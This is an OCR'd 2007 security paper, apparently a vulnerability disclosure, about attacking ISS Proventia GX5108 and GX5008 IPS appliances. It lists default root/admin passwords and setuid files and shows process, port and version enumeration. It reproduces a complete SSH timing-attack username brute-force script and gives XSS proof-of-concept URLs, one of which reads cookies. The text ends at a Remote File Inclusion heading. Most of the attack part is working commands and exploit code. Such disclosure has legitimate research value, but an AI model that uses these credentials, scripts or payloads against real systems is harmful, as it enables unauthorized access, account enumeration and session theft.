


Having Fun with “Sensor Appliance” Proventia GX5108 & GX5008 Insecurities Part One (1)

Date: 25062007
Reléase: 29062007

By Alex Hernandez
a h e r n a n d e z at s y b s e c u r i t y d o t c o m

Special credits to people like:

str0ke (milw0rm.com)
kf (digitalmunition.com)
Rathaus (beyondsecurity.com)
!dSR (segfault.es)
0dd (0dd.com)
Staff (elhacker.net)

Contents Part One (1)

Introduction

Proventia Network IPS (Intrusión Prevention System)& IDS (Intrusión Detection System) stops malicious Internet attacks before they impact your organization, the only effective way to preserve network availability, reduce the burden on your IT resources and prevent security breaches.

This document presents a couple of ideas for exploiting weaknesses in typi-cal (local and remote) box configurations appliance, the second part will be related SITE PROTECTOR and administration vulnerabilities.

The paper is based on the bypassing of filtration of a common web application security hole known as XSS(Cross site scripting), RFI (Remote File Inclusion) and common attacks on services / ports.

Proventia Linux Shell

Data Proventia One

```
[root@proventia-s0x /]# uname -a
Linux proventia-s0x 2.4.18-1000.ISS.43smp #1 SMP Fri May 12 15:14:26 EDT 2006
i686 i686 i386 GNU/Linux
```

```
[root@proventia-s0x /]# cat /etc/issue
Internet Security Systems
Proventia GX5108
```

Model Number	GX5108
Base Version Number	1.3_2006.0605_14.22.57
Uptime	2 minutes
Last Restart	2007-07-05 07:01:51
Last Firmware Update	**2006-06-05 14:22:57 - version: 1.3**
Last Intrusion Prevention Update	2006-06-05 14:22:57 - version: 1.55
Last System Backup	2006-06-05 14:22:57
Backup Description	Factory Default

Data Proventia Two

```
[root@ proventia-s0x root]# uname -a
Linux proventia-s0x 2.4.18-1000.ISS.53smp #1 SMP Tue Jan 16 17:42:33 EST 2007
i686 i686 i386 GNU/Linux
```

```
[root@ proventia-s0x root]# cat /etc/issue
Internet Security Systems
Proventia GX5008
```

Model Number	GX5008
Base Version Number	1.3_2006.0605_14.22.57
Uptime	7 minutes
Last Restart	2007-07-05 03:44:51
Last Firmware Update	**2007-06-14 19:00:27 - version: 1.5**
Last Intrusion Prevention Update	2007-04-24 23:22:13 - version: 1.100
Number of days unable to contact	update download site 66
Last System Backup	2006-06-05 14:22:57
Backup Description	Factory Default

Default users and control manager Proventia One & Two:

u:root p:root
u:admin p:admin

Setuid and Guid Files

Setuid and **setgid** are Unix terms, which are short for "Set User ID" and "Set Group ID", respectively. setuid (also sometimes referred to as "suid") and setgid are access right flags that can be assigned to files and directories on a Unix based operating system. They are mostly used to allow users on a computer system to execute binary executables with temporarily elevated privileges in order to perform a specific task.

setuid and setgid are needed for tasks that require higher privileges than those which a common user has, such as changing his or her login password. Some of the tasks that require elevated privilege may not immediately be obvious, though — such as the ping command, which must send and listen for control packets on a network interface.

Local analysis, we try to find setuid and guid files from local exploitation we can use fuzzer tools

Proventia files setuid and setguid

```
[root@proventia-s0x tmp]# find / -perm -4000 -print >>4000.txt
find: /proc/3455/fd/4: No such file or directory
[root@proventia-s0x tmp]# ls
2000.txt  4000.txt  issdaemon_0.lck  proventia_gx5108_0.lck

[root@proventia-s0x tmp]# cat 4000.txt
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
```

```
/usr/bin/crontab
/usr/bin/at
/usr/bin/passwd
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/suexec
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/sbin/traceroute
/usr/libexec/openssh/ssh-keysign
/usr/libexec/pt_chown
/bin/mount
/bin/umount
/bin/ping
/bin/su
/sbin/pam_timestamp_check
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd
/usr/bin/write
/usr/bin/write
/usr/bin/wall
/usr/bin/wall
/usr/bin/ssh-agent
/usr/bin/ssh-agent
/usr/bin/lockfile
/usr/bin/lockfile
/usr/bin/issasApache
/usr/bin/issasApache
/usr/bin/pamfrcheck
/usr/bin/pamfrcheck
/usr/sbin/lockdev
/usr/sbin/lockdev
/usr/sbin/utempter
/usr/sbin/utempter
/sbin/netreport
/sbin/netreport
/usr/bin/write
/usr/bin/write
/usr/bin/wall
/usr/bin/wall
/usr/bin/ssh-agent
/usr/bin/ssh-agent
/usr/bin/lockfile
/usr/bin/lockfile
/usr/bin/issasApache
/usr/bin/issasApache
```

```
/usr/bin/pamfrcheck
/usr/bin/pamfrcheck
/usr/sbin/lockdev
/usr/sbin/lockdev
/usr/sbin/utempter
/usr/sbin/utempter
/sbin/netreport
/sbin/netreport
/usr/bin/write
/usr/bin/write
/usr/bin/wall
/usr/bin/wall
/usr/bin/ssh-agent
/usr/bin/ssh-agent
/usr/bin/lockfile
/usr/bin/lockfile
/usr/bin/issasApache
/usr/bin/issasApache
/usr/bin/pamfrcheck
/usr/bin/pamfrcheck
/usr/sbin/lockdev
/usr/sbin/lockdev
/usr/sbin/utempter
/usr/sbin/utempter
/sbin/netreport
/sbin/netreport
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/crontab
/usr/bin/at
/usr/bin/passwd
/usr/sbin/ping6
/usr/sbin/traceroute6
/usr/sbin/suexec
/usr/sbin/usernetctl
/usr/sbin/userhelper
/usr/sbin/traceroute
/usr/libexec/openssh/ssh-keysign
/usr/libexec/pt_chown
/bin/mount
/bin/umount
/bin/ping
/bin/su
```

```
/sbin/pam_timestamp_check
/sbin/pwdb_chkpwd
/sbin/unix_chkpwd
[root@proventia-s0x tmp]#

[root@proventia-s0x tmp]# find / -perm -2000 -print >>2000.txt
find: /proc/3460/fd/4: No such file or directory
[root@proventia-s0x tmp]#
[root@proventia-s0x tmp]# ls
2000.txt  4000.txt  issdaemon_0.lck  proventia_gx5108_0.lck
[root@proventia-s0x tmp]# cat 2000.txt
/usr/bin/write
/usr/bin/wall
/usr/bin/ssh-agent
/usr/bin/lockfile
/usr/bin/issasApache
/usr/bin/pamfrcheck
/usr/sbin/lockdev
/usr/sbin/utempter
/sbin/netreport
/usr/bin/write
/usr/bin/wall
/usr/bin/ssh-agent
/usr/bin/lockfile
/usr/bin/issasApache
/usr/bin/pamfrcheck
/usr/sbin/lockdev
/usr/sbin/utempter
/sbin/netreport
[root@proventia-s0x tmp]#
```

Local Process List

```
[root@proventia-s0x /]# ps -adef
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Jun28 ?        00:00:10 init [3]
root         2     1  0 Jun28 ?        00:00:00 [migration_CPU0]
root         3     1  0 Jun28 ?        00:00:00 [migration_CPU1]
root         4     1  0 Jun28 ?        00:00:00 [keventd]
root         5     1  0 Jun28 ?        00:00:00 [ksoftirqd_CPU0]
root         6     1  0 Jun28 ?        00:00:00 [ksoftirqd_CPU1]
root         7     1  0 Jun28 ?        00:00:00 [kswapd]
root         8     1  0 Jun28 ?        00:00:00 [bdflush]
root         9     1  0 Jun28 ?        00:00:01 [kupdated]
root        10     1  0 Jun28 ?        00:00:00 [mdrecoveryd]
root        14     1  0 Jun28 ?        00:00:00 [aacraid]
```

```
root       15     1  0 Jun28 ?        00:00:00 [scsi_eh_0]
root       19     1  0 Jun28 ?        00:00:00 [kjournald]
root       65     1  0 Jun28 ?        00:00:00 [khubd]
root      129     1  0 Jun28 ?        00:00:00 [kjournald]
root      130     1  0 Jun28 ?        00:00:00 [kjournald]
root      131     1  0 Jun28 ?        00:00:00 [kjournald]
root      132     1  0 Jun28 ?        00:00:00 [kjournald]
root      133     1  0 Jun28 ?        00:00:00 [kjournald]
root      194     1  0 Jun28 ?        00:00:00 syslogd -x -y -m 0
root      198     1  0 Jun28 ?        00:00:00 klogd -x
root      604     1  0 Jun28 ?        00:00:00 /usr/sbin/sshd
root      620     1  0 Jun28 ?        00:00:01 /usr/sbin/httpd -DHAVE_PHP5
root      637     1  0 Jun28 ?        00:00:00 crond
daemon    655     1  0 Jun28 ?        00:00:00 /usr/sbin/atd
root      664     1  0 Jun28 ?        00:00:00 fmlcdg -d -t mtb5
root      675     1  0 Jun28 ?        00:00:02 /usr/bin/issDaemon -d /etc/crm
root      682     1  0 Jun28 ttyS0    00:00:00 /sbin/agetty ttyS0 9600 vt100
root      685   684  0 Jun28 ?        00:09:30 /usr/bin/issCSF /etc/crm/ Proventia_GX5108
Proventia_G-Series 073b14cb-0004-008a-00b7-30b1ae01297c Proventia_G-Series Pro
root      694     1  0 Jun28 ?        00:00:32 issdrivermgr -l1 -s
root      713   687  0 Jun28 ?        00:00:00 /etc/iss/netengine/iss-netengine -c
/etc/iss/netengine/engine0.conf -n /etc/iss/netengine/
root      722   713  0 Jun28 ?        00:00:03 /etc/iss/netengine/iss-netengine -c
/etc/iss/netengine/engine0.conf -n /etc/iss/netengine/
apache   4582   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4583   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4584   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4585   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4586   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4587   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4588   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache   4589   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
root     7718   604  0 22:47 ?        00:00:00 sshd: root@pts/0
root     7720  7718  0 22:47 pts/0    00:00:00 -bash
root     7759  7720  0 22:47 pts/0    00:00:00 ps -adef
[root@proventia-s0x /]#
```

Testing Apache support

```
[root@proventia-s0x /]# /usr/sbin/httpd --help
/usr/sbin/httpd: invalid option -- -
Usage: /usr/sbin/httpd [-D name] [-d directory] [-f file]
                       [-C "directive"] [-c "directive"]
                       [-v] [-V] [-h] [-l] [-L] [-S] [-t] [-T] [-F]
Options:
  -D name         : define a name for use in <IfDefine name> directives
```

```
  -d directory     : specify an alternate initial ServerRoot
  -f file          : specify an alternate ServerConfigFile
  -C "directive"   : process directive before reading config files
  -c "directive"   : process directive after  reading config files
  -v               : show version number
  -V               : show compile settings
  -h               : list available command line options (this page)
  -l               : list compiled-in modules
  -L               : list available configuration directives
  -S               : show parsed settings (currently only vhost settings)
  -t               : run syntax check for config files (with docroot check)
  -T               : run syntax check for config files (without docroot check)
  -F               : run main process in foreground, for process supervisors
[root@proventia-s0x /]# /usr/sbin/httpd –help
```

```
[root@proventia-s0x /]# ps -adef | grep apache
apache    4582   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4583   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4584   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4585   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4586   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4587   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4588   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
apache    4589   620  0 Jul01 ?        00:00:00 /usr/sbin/httpd -DHAVE_PHP5
root      7809  7720  0 22:48 pts/0    00:00:00 grep apach
```

Ports and Services

```
[root@proventia-s0x /]# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 127.0.0.1:32768        0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:32769        0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:32770        0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:32771        0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.1:32772        0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:901            0.0.0.0:*             LISTEN
tcp        0      0 127.0.0.1:32773        0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:80             0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:2998           0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:22             0.0.0.0:*             LISTEN
tcp        0      0 0.0.0.0:443            0.0.0.0:*              LISTEN
tcp        0    284 10.0.0.100:22          10.0.0.200:4468        ESTABLISHED
tcp        0      0 127.0.0.1:32774        127.0.0.1:32769        ESTABLISHED
```

```
tcp        0      0 127.0.0.1:32769         127.0.0.1:32774         ESTABLISHED
udp        0      0 127.0.0.1:32768         0.0.0.0:*
udp        0      0 127.0.0.1:32769         0.0.0.0:*
udp        0      0 127.0.0.1:32770         0.0.0.0:*
udp        0      0 127.0.0.1:32771         0.0.0.0:*
udp        0      0 127.0.0.1:32772         0.0.0.0:*
udp        0      0 127.0.0.1:32773         0.0.0.0:*
udp        0      0 127.0.0.1:32774         0.0.0.0:*
udp        0      0 127.0.0.1:32775         0.0.0.0:*
udp        0      0 127.0.0.1:32776         127.0.0.1:32770         ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     1439
/etc/crm/rspipe_proventia_gx5108
unix  2      [ ACC ]     STREAM     LISTENING     1452   @IssDrvMgr
unix  10     [ ]         DGRAM                    642    /dev/log
unix  3      [ ]         STREAM     CONNECTED     2303   @IssDrvMgr
unix  3      [ ]         STREAM     CONNECTED     2302
unix  2      [ ]         DGRAM                    2275
unix  3      [ ]         STREAM     CONNECTED     1459   @IssDrvMgr
unix  3      [ ]         STREAM     CONNECTED     1458
unix  3      [ ]         STREAM     CONNECTED     1456   @IssDrvMgr
unix  3      [ ]         STREAM     CONNECTED     1454
unix  2      [ ]         DGRAM                    1453
unix  2      [ ]         STREAM                   1451
unix  2      [ ]         STREAM                   1450
unix  2      [ ]         DGRAM                    1434
unix  2      [ ]         DGRAM                    1408
unix  2      [ ]         DGRAM                    1392
unix  2      [ ]         DGRAM                    1341
unix  2      [ ]         DGRAM                    1310
unix  2      [ ]         DGRAM                    650
```

SSH Version Proventia One

```
[root@proventia-s0x /]# ssh -V
OpenSSH_3.9p1, OpenSSL 0.9.6b [engine] 9 Jul 2001

C:\>nc -vv 10.0.0.100 22
10.0.0.100: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.0.0.100] 22 (?) open
SSH-1.99-OpenSSH_3.9p1
```

SSH Version Proventia Two

```
[root@ proventia-s0x /]# ssh -V
```

OpenSSH_4.5p1, OpenSSL 0.9.6b [engine] 9 Jul 2001

C:\>nc -vvn 10.199.0.211 22
(UNKNOWN) [10.199.0.211] 22 (?) open
SSH-1.99-OpenSSH_4.5

Remote Tests Apache support Proventia One

```
C:\>nc -vv 10.0.0.100 80
10.0.0.100: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [10.0.0.100] 80 (http) open
GET / HTTP /1.0 \n\
HTTP/1.1 400 Bad Request
Date: Tue, 03 Jul 2007 04:14:27 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
The request line contained invalid characters following the protocol string.<P>
<P>
</BODY></HTML>
sent 20, rcvd 444: NOTSOCK
```

Remote Tests Apache support Proventia Two

```
C:\>nc -vvn 10.199.0.211 80
(UNKNOWN) [10.199.0.211] 80 (?) open
GET / HTTP /1.0 \n\n
HTTP/1.1 400 Bad Request
Date: Thu, 05 Jul 2007 08:56:12 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that this server could not understand.<P>
The request line contained invalid characters following the protocol string.<P>
<P>
</BODY></HTML>
sent 21, rcvd 444: NOTSOCK
```

PHP Version Proventia One

```
[root@proventia-s0x tmp]# php -v
PHP 5.0.4 (cli) (built: Apr  8 2005 13:16:57)
Copyright (c) 1997-2004 The PHP Group
Zend Engine v2.0.4-dev, Copyright (c) 1998-2004 Zend Technologies
```

PHP Version Proventia Two

```
[root@INTERNETMU root]# php -v
PHP 5.1.1 (cli) (built: Dec  8 2005 23:11:38)
Copyright (c) 1997-2005 The PHP Group
Zend Engine v2.1.0, Copyright (c) 1998-2005 Zend Technologies
```

Timing attack (brute force attack port 22)

In cryptography, a timing attack is a side channel attack in which the attacker attempts to compromise a cryptosystem by analyzing the time taken to execute cryptographic algorithms. The attack exploits the fact that every operation in a computer takes time to execute.

Information can leak from a system through measurement of the time it takes respond to certain queries. How much such information can help an attacker depends on many variables: crypto system design, the CPU running the system, the algorithms used, assorted implementation details, timing attack countermeasures, the accuracy of the timing measurements, etc.

Timing attacks are generally overlooked in the design phase because they are so dependent on the implementation.

Proof Of Concept

Timing attack (brute force attack port 22) PoC

Use the code from raptor:

```
#!/bin/bash

#
# $Id: raptor_sshtime,v 1.1 2007/02/13 16:38:57 raptor Exp $
#
# raptor_sshtime - [Open]SSH remote timing attack exploit
# Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
#
# OpenSSH-portable 3.6.1p1 and earlier with PAM support enabled
immediately
```

```
# sends an error message when a user does not exist, which allows
remote
# attackers to determine valid usernames via a timing attack (CVE-2003-
0190).
#
# OpenSSH portable 4.1 on SUSE Linux, and possibly other platforms and
versions,
# and possibly under limited configurations, allows remote attackers to
# determine valid usernames via timing discrepancies in which responses
take
# longer for valid usernames than invalid ones, as demonstrated by
sshtime.
# NOTE: as of 20061014, it appears that this issue is dependent on the
use of
# manually-set passwords that causes delays when processing /etc/shadow
due to
# an increased number of rounds (CVE-2006-5229).
#
# This is a simple shell script based on expect meant to remotely
analyze
# timing differences in sshd "Permission denied" replies. Depending on
OpenSSH
# version and configuration, it may lead to disclosure of valid
usernames.
#
# Usage example:
# [make sure the target hostkey has been approved before]
# ./sshtime 192.168.0.1 dict.txt
#

# Some vars
port=22

# Command line
host=$1
dict=$2

# Local functions
function head() {
        echo ""
        echo "raptor_sshtime - [Open]SSH remote timing attack exploit"
        echo "Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>"
        echo ""
}

function foot() {
        echo ""
        exit 0
}

function usage() {
        head
        echo "[make sure the target hostkey has been approved before]"
        echo ""
        echo "usage  : ./sshtime <target> <wordlist>"
        echo "example: ./sshtime 192.168.0.1 dict.txt"
        foot
```

```
}

function notfound() {
        head
        echo "error  : expect interpreter not found!"
        foot
}

# Check if expect is there
expect=`which expect 2>/dev/null`
if [ $? -ne 0 ]; then
        notfound
fi

# Input control
if [ -z "$2"  ]; then
        usage
fi

# Perform the bruteforce attack
head

for user in `cat $dict`
do
        echo -ne "$user@$host\t\t"
        (time -p $expect -c "log_user 0; spawn -noecho ssh -p $port
$host -l $user; for {} 1 {} {expect -nocase \"password*\" {send
\"dummy\r\"} eof {exit}}") 2>&1 | grep real
done

foot
```


XSS (Cross Site Scripting) Vulnerability

Cross-site scripting (**XSS**) is a type of computer security vulnerability typically found in web applications which allow HTML code injection by malicious web users into the web pages viewed by other users. An exploited cross-site scripting vulnerability can be used by attackers to bypass access controls such as the same origin policy. Recently, vulnerabilities of this kind have been exploited to craft powerful phishing attacks and browser exploits, there are also Worms based on XSS, that can take control over the browser. **(fix description by sirdarckat elhacker.net)**

Proof Of Concept


Cross Site Scripting PoC

NOTE: Authentication Required
https://10.0.0.100/alert.php?reminder**=--**
>//"><script>alert(/XSS%20vulnerability%20proventia%20s0x by Alex Hernandez/);</script>




Cross Site Scripting PoC cont.

NOTE: Authentication Required
https://10.0.0.100/alert.php?reminder=**--></"><script>alert(document.cookie)</script>**



Cross Site Scripting PoC cont.

NOTE: Authentication Required
https://10.0.0.100/alert.php?reminder=--
>//"><script>alert(document.domain)</script>



Remote File Inclusion Vulnerability

